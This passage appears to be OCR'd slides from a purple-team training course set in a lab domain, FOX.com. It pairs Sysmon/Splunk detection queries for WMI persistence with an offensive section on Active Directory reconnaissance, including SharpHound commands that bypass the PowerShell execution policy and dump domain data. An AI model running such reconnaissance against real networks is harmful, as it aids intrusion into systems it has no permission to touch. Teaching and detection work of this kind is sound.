


Office persistence techniques:
https://labs.mwrinfosecurity.com/blog/add-in-opportunities-for-office-persistence/

MITIGATION & DETECTION – WMI PERSISTENCE


- Monitor WMI Event activity (Sysmon Event ID 19, 20 & 21) for suspicious WMI Query and Consumer activity.

```
host="HOSTNAME" EventCode=19
| table ComputerName, User, Operation, Query
```



MITIGATION & DETECTION – WMI PERSISTENCE


```
host="fox-pc-zero" EventCode=20
| table ComputerName, User, Operation, Type, Destination
```





ComputerName	User	Operation	Type	Destination
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\v1v1	Deleted	Information Command Line	"C:\\Windows\\System32\\cmd.exe /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\v1v1	Created	Information Command Line	"C:\\Windows\\System32\\cmd.exe /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\v1v1	Deleted	Information Command Line	"C:\\Windows\\System32\\cmd.exe /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\v1v1	Deleted	Information Command Line	"cmd /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"

MITIGATION & DETECTION – AUTORUNS

- Autoruns from Sysinternals is invaluable for host-level persistence detection/hunting.








6. ACTIVE DIRECTORY RECON & ENUMERATION

WINDOWS HOST PERSISTENCE




The situation:

We've established a persistent foothold on our compromised user and acquired local admin rights on their PC. Now we want to gather as much information as possible about the FOX.com domain for later AD targeted attacks.

AD RECON & ENUMERATION 101

- Active directory architecture can be pretty simple (single forest networks) or exceptionally complicated (multiple forests and trust relationships).
- Regardless of the AD design, you're usually looking for the same type of information to guide you in your attack:
  - Domain, trust & forest details.
  - User and group information (including High Value Targets/HVTs e.g. admins).
  - Computers, network shares, services (web services, database services etc).
  - ACLS, GPOs, OUs and other AD configurations.
- **NOTE:** FOX.com is a single AD forest, so we won't be covering any cross trust recon or attacks.

AD RECON TOOLS



- **BloodHound -** https://github.com/BloodHoundAD/BloodHound
- **PowerView & SharpView:**
  - PowerView - https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon (Powershell)
  - SharpView - https://github.com/tevora-threat/SharpView (C#)
- **Active Directory Module –** https://docs.microsoft.com/en-us/powershell/module/addsadministration/ (Powershell)

AD RECON– BLOODHOUND

- An application used to visualize Active Directory environments.
- BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. This helps attackers find simple and complex attack paths to abuse.
- BloodHound is a must have tool in your arsenal if you're involved in attacking or defending AD.

Reference:

https://github.com/BloodHoundAD/BloodHound/wiki

https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/

AD RECON- BLOODHOUND (DATA COLLECTION)

- BloodHound uses 2 ingestors to collect information from AD connected systems; a C# binary and a Powershell script. Both support numerous command line options that affect the type of data BloodHound collects and how it goes about collecting it.

#Data collection using Powershell script

```
$env:psexecutionpolicypreference="bypass"
Import-Module .\SharpHound.ps1
Invoke-Bloodhound -CollectionMethod All -Domain fox.com -ZipFileName C:\Windows\Temp\bh1.zip
```

#Data collection using C# binary

```
.\Sharphound.exe --CollectionMethod All --Domain fox.com --ZipFileName C:\Windows\Temp\bh2.zip
```

#If you're interested, there's also a Python ingestor developed by Fox-IT here:

